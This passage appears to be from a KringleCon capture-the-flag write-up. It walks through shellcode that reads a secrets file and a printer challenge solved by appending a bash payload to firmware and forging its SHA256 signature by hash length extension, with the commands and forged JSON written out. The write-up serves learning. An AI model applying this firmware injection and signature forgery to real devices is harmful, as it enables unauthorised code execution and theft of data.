
```
; TODO: Get a reference to this
call bottom
db '/var/northpolesecrets.txt',0
bottom:

; TODO: Call sys_open
mov rax, 2 ; syscall (sys_open)
pop rdi ; filename
mov rsi, 0
mov rdx, 0
syscall

; TODO: Call sys_read on the file handle and read it into rsp
```

```
; TODO: Get a reference to this
call bottom
db '/var/northpolesecrets.txt',0
bottom:

; TODO: Call sys_open
mov rax, 2 ; syscall (sys_open)
pop rdi ; filename
mov rsi, 0
mov rdx, 0
syscall

; TODO: Call sys_read on the file handle and read it into rsp
mov rdi, rax ; handle
mov rax, 0 ; syscall (sys_read)
mov rsi, rsp ; buffer
mov rdx, 138 ; length
syscall
```

Assembles to:

```
e81a0000002f7661722f6e6f727468706f6c65736563726574732e7478740048c7c0020000005f48c7c60000000048c7c2000000000f054889c748c
```

So you just need to execute it, here what you will get:



Debugger

Exit code

```
Process exited cleanly with exit code 0
```

Stdout

```
Secret to KringleCon success: all of our
speakers and organizers, providing the gift
of cyber security knowledge, free to the
community.
```

Success!

Great work! You just wrote some real life shellcode for reading a file!

Did you know that you can add `?cheat` after the URL (before the `#`) to unlock our solutions?

History

```
0x13370000 call 000000001337001Fh
0x1337001f mov rax,2
0x13370026 pop rdi
```

Before

Stack

```
00005573ab13928b
00007ffd7f10beb8
0000000200000000
000000e6ab1392b0
0000000013370000
00007ffd7f10beb0
0000000000000000
00005573ab1392b0
```

Registers

```
rax = 0x13370000
 Data pointer: e81a0000002f7661...
rbx = 0x00000000
 (nil)
rcx = 0x00000000
 (nil)
rdx = 0x00000000
 (nil)
rsi = 0x00000000
 (nil)
rdi = 0x00000000
 (nil)
rbp = 0x00000000
 (nil)
rsp = 0x7ffd7f10bd88
 Data pointer: 8b9213ab73550000...
```

After


Stack

```
0000000013370005
00005573ab13928b
00007ffd7f10beb8
0000000200000000
000000e6ab1392b0
0000000013370000
00007ffd7f10beb0
0000000000000000
```

Registers

```
rax = 0x13370000
 Data pointer: e81a0000002f7661...
rbx = 0x00000000
 (nil)
rcx = 0x00000000
 (nil)
rdx = 0x00000000
 (nil)
rsi = 0x00000000
 (nil)
rdi = 0x00000000
 (nil)
rbp = 0x00000000
 (nil)
rsp = 0x7ffd7f10bd80
 Data pointer: 0500371300000000...
```

The success of the Kringlecon is about sharing cyber security knowledge.



7) Printer Exploitation

Difficulty:

Investigate the stolen Kringle Castle printer. Get shell access to read the contents of `/var/spool/printer.log`. What is the name of the last file printed (with a `.xlsx` extension)? Find Ruby Cyster in Jack's office for help with this objective.

The troll we just helped gave us a couple of advice to solve this challenge. First, look at the firmware, you can append a file and that file will be executed instead. Also there is a way to forge the signature by using hash extension attack. She also says that file deposited in the folder `/app/lib/public/incoming` will be accessible via the website.

For this challenge I was very lucky, I looked at the printer and the log was there:

https://printer.kringlecastle.com/incoming/printer.log

Documents queued for printing
=============================


Biggering.pdf
Size Chart from https://clothing.north.pole/shop/items/TheBigMansCoat.pdf
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx

Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx

So the last printed document was: *Troll_Pay_Chart.xlsx*

The log was left in the printer by Minkowski, a very nice hacker who has saved Santa on multiple occasions. I chat with him and he explained to me how he did it.

First take a look at the interface:



HOHOHOHOHOHOHOHOH
Cartridge very low
Refresh

Printer Claus
Address: https://printer.kringlecastle.com
Contact Name: Kris Kringle
Location: North Pole

Device Status - Refresh


Toner Status:
Black Cartridge ~1%
Very Low, 161 estimated pages remain

Paper Input Tray:	Status:	Capacity:	Size:	Type:
Tray 1	Low	550	Letter	Plain Paper
Tray 2	Low	550	Letter	Custom Type 2
Tray 3	OK	550	Legal	Custom Type 3
Tray 4	Low	550	Letter	Plain Paper

Paper Output Bin:	Status:	Capacity:
Standard Bin	OK	550

Device Type:	Monochrome Laser
Speed:	Up to 55 Pages/Minute
Toner Cartridge Capacity:	Approximately 25,000 Pages at 5% coverage
Maintenance Kit Life Remaining:	75%
Roller Kit Life Remaining:	84%
Imaging Unit Life Remaining:	48%

In the firmware tab you can download the firmware and resubmit it if you want.



Printer Claus
Address: https://printer.kringlecastle.com
Contact Name: Kris Kringle
Location: North Pole

Upload your new firmware

Note: Firmware must be uploaded as a signed firmware blob.


Firmware: firmware-export.json.bk

Download current firmware

Firmware successfully uploaded and validated! Executing the update package in the background

The firmware is a json configuration file:

```
{
"firmware": "
ZBTFqCo8GoJAADgQAAADAAYAAAAAAAAAAAAA7YEAAAAAZmlybXdhcmUuYmluV
...
AOipLthdXgLAAEEAAAAAAQAAAAAUEsFBgAAAAABAAEAUgAAALAJAAAAAA=="
,
"signature": "2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97",
"secret_length": 16,
"algorithm": "SHA256"
}
```



```
start: 3445   length: 3448   total: 2
end: 3446     lines: 1       loaded: 2
length: 1
```

```
je6muzn58gLxC74z6Fx8oFGoczt D9T1P4rRNrdiXq5ep6i/vB8gP+lviZY
/vz1vk79u2n9kDuySvvJ+1+pcV03hRp5JzMFvaiXZmejM2gzg0TWs
/IMSQ0hiShqXp7L5KeVjKzq+UJRVkoLaCafnc9ouqZGHzp8qNvdiWSvpGWlUFAWZS2nFxbRbEHJarJaymYXMcWhydhTZ13p
/7hxt2R5+ET8WEJOjA2RBBbWV0Xy0ONj8WOjg2yJme+CTSNjk3JCojVIQyeQPJI8PhBPyseHhx9LTMgT8YFkQob8mpliyez1x
2bUkPyc/n4m/0ZTFV2pTtLhvGTiZfeMTcuR1WJeTik5laTsjB7HBWo6J5eKmursG7lArE8Xi7QaMxVIlnH
/IDw183vYjCK2ayhaXMzqyjRGvWBhCs7SOVzTPIrm8roWjQ+MRnRljmpzuVJ0upTOqJG0ikwtpRRTKKou5nB9FuoFq+RrWqGY
zucYRcZlBS2jEEd6Np/RSZP4MslpdC6PT3RtAR
/NcYkW8maoo1qKzp+UWtjULKo1BSwGnOMWlGx6BpEarUasenAoURTP5iyedm63x38qZJ1NnoWwDKqVJwnCf3P4LGJzkvi8wDD
nzy9vDnJ8WI8B7r0Hn3xXuY3XusCHdRsg8GH55PxmQ2QMWWt/4MP6DvAitUO+F
/BhnX4SsbmAsA4EhPcLED5+p5G1lgc+rBcBRa7/Pg6fRNa7AeiwrgQM1+g/yDlkxRT4sP4EvMS1z1
//05Q/QHVYpwKCH1F3uPCfQ86cSFSVNwvvUSD8+Jc5Pqx7beT8+fTcFzg+rI8B+XgFOXyZ48PfScCnuAHnl9kXOD6sEwAbOX
/++l9B7P3L5w/zf0N5/qscv1Z+bi3+6xwf1vmAQe76+Xi+iaw5Dq9Pdr5uxN2fj//b+Nfi4MN6s/IJ+X9GbM6mnQ9N+ZAHXc
/xYBzJOlpw8OE95FqXhZ33aP8mx7fXs/R1N3wP/gccH9aN4RjbT54P8iG1AR/WZ7GYuz///NqgNv7tHPi1
/n440S2fdRwqrN+sJ4Kqnx+Njr4z/B5K5yrn+99ag3+y18IGjsDz
/w1QSwECHgMUAAAACABFpZBTFqCo8GoJAADgQAAADAAYAAAAAAAAAAAAA7YEAAAAAZmlybXdhcmUuYmluVVQFAAOipLthdXgLA
AEEAAAAAAQAAAAAUEsFBgAAAAABAAEAUgAAALAJAAAAAA==
```

```
start: 2584   time: 43ms
end: 2584     length: 2584
length: 0     lines: 3
```

```
PK........E¥.S. ¨ðj     ..à@......firmware.binUT
..¢¤»a¢¤»aux.............í[_l.G..½óÙç:^.Ó.8NÀ..H.äÎ.¤v.Z7>Ûg¯ÑÅ1©.ÔPg³ö®}Gï.{·Gì."àR8..>T¨.í.yI%.
(}..Ô.[.*(J.*"A.        ©äF ^T.RH½ÌìÎ·Þ.ÛkÊ.ð°.tûÛï.ï73ûÍìzÖ;ß·.Éa.  .?z..m<déýÔ~æ.í.m½¨
.?.>.ê±^çðã1åc1h·cñ.R;.»....ëPm9.`..6y..Îã[..N.Ù^.Ú9L
,:y$6ë.K_ïcQ¢×9îcy>Ê»CywúX\.X.xÖÑß*..Ç!Ä"Äpü]]%ç{éõðø.b.x_Â¼zôÉ.Â}.¶W+.m>.!
¬].ôtÏ.].5.IçJ...Þ.HÏ.Ñb>zÈìS.ú..M.þd~AhIù6j#åwÏþ¨ù.·÷¼$.µ.._;%V~û.ë.w.7.¾m.á.¯j¿Ë~Üõ.î.]ìMø·ÕÅÞQ
Ãþx.zR5ìäº.pë..×.       O../éE$Ë3..<.Î).ô9
«¤\.êJA.³J:.F.
£..ò¡è¡h7.G'.ÉªVÐæÒE]+L..ÌäsÚ.2.!Ì¹l>G.²åêêHÄGÇÀ.ã*.±.yPjO7.ûAªÃøÃ|.µZXáì.ZAg?k.ýÚQ.a,AÖ.v¿Ã¾î°;.
+..=à°ßqØ.ó¿.¶ß.6ç.'.xâ.'.xâ.'.ü¿.´ô× ôlà..|úÝKºÏ¸"-..Wìr£û:.2öÝÀÇ..~|Ftò6.Þ[3°ìû9Ög..ÿ...-
_=-.¯KK7*ã.ÉåÀ)¼....? .-÷]&un.Å.¿·t..¦WHÛË...8rGß.»ó(íN£±ÖÒq.Ô»B.û/.þÝ..û7¤Ë.~©\..¯...7¤«.ú6
\ÁvZAÐX.5Û.þù¾#¸..º&¥¥¾ÛQRcù]}.ôl_{.y+ÅW´.Â.7..X.¦V¸ößû:..Ä..¸Pù.w¥r©.ûôK..×6.ã.ÄéÍ.ÜèÓf<â_.-
```

We could have unzip it with cyberchef but we will need this file when we will extend it. So unzip it using zip and try running it:

```
└─$ ./firmware.bin
Firmware is fully up to date!
```

We want to append a file, the payload. It will be simple bash script that will copy the log to the web accessible folder:

```
#!/bin/bash
cp /var/spool/printer.log  /app/lib/public/incoming/ppp.log
```

Create the script with nano, add the execute permission and zip:

```
nano exploit.bin
chmod +x exploit.bin
zip exploit.zip exploit.bin
```

Using the tool hash_extender we will append the file and calculate another signature:

```
./hash_extender --file firmware.zip --secret 16 --append-format hex --append $(xxd -b
exploit.zip) --signature
2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 --format sha256 --
out-data-format hex
Type: sha256
Secret length: 16
New signature: 66b70b9b46eb6f1cc6bc7cf2a10b596677df8e451f57a83c8ad5870c8b4823bc
New string:
UEsDBBQAAAAIAEWlkFMWoKjwagkAAOBAAAAMABwAZmlybXdhcmUuYmluVVQJA
...
m7zGF1eAsAAQToAwAABOgDAABQSwUGAAAAAAEAAQBSAAAAhAAAAAAA
```

We can do this because we have the signature and sha256 is vulnerable to hash length extension attack. Plus we have the secret length so no need to brute force.

Now we need to base64 encode that string and put put it in a modified json that I will call exploit.json in place of the previous firmware, also replace the signature with the one that's been calculated.


Here is the modified json:

```
{
  "firmware":
"UEsDBBQAAAAIAEWlkFMWoKjwagkAAOBAAAAMABwAZmlybXdhcmUuYmluVVQJ
AAOipLthoqS7YXV4CwABBAAAAAAEAAAAAO1bX2wcRxmfvfPZ5zpen9OEOE7Al5JIDu
TOl6R2HVo3Pttnr9HFMakd1FBns/aufUfvj3u3R+wAIuBSOBWXPlSoD+0LeUklkCh9gQfUBF
uVKihKHioiQZEJqeRGoF5UiFJIvczszrfemdtrygvwsJ90+9vvm+83M/vN7HrWO9+3EslhnyAg
ED96FBFtPGTp/dR+5ojtgm29qAkfP4M+jeqxXufw4zHlYzFot2PxLlI7j7sRi4ID61BtORNgEY
U2eQGHzuNbAotOntlemNo5TAksOnkkNusRS1/vY1Gi1znuY3k+yrtDeXf6WFwTWIR41tHfK
q2PxyHEIsRw/F1dJed76fXw+AhiEXhfwrx69MkFwn2CtlcrLm0+FiGsXZn0dM+DXRk1kknnS
guRhd6eSM+D0WI+esjsU4j6joxNmv5kfkFoSfk2aiPld8/+qPmtt/e8JAy1hAZfOyVWfvuX6xB3
GDeEvm0e4Rqvar/Lftz1ke6HXexN+LfVxd5Rw/54jXpSNezkuh9w6xCO1wwJTw+aL+lFJMsz
C4o8m84pmfQ5DaukXC7qSkGXs0o6h0aSowOD8qHooWg3kkcnjsmqVtDm0kVdK0wcG8zkc
9qEMp0hzLlsPkeZsuXq6kjER8fAh+MqmLGFeVBqTzcS+0Gqw/jDfI61Wljh7BVaQWc/awf92
```

```
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",
  "signature": "66b70b9b46eb6f1cc6bc7cf2a10b596677df8e451f57a83c8ad5870c8b4823bc",
  "secret_length": 16,
  "algorithm": "SHA256"
```

```
}
```

Upload this through the web interface:



Upload your new firmware

Note: Firmware must be uploaded as a signed firmware blob.

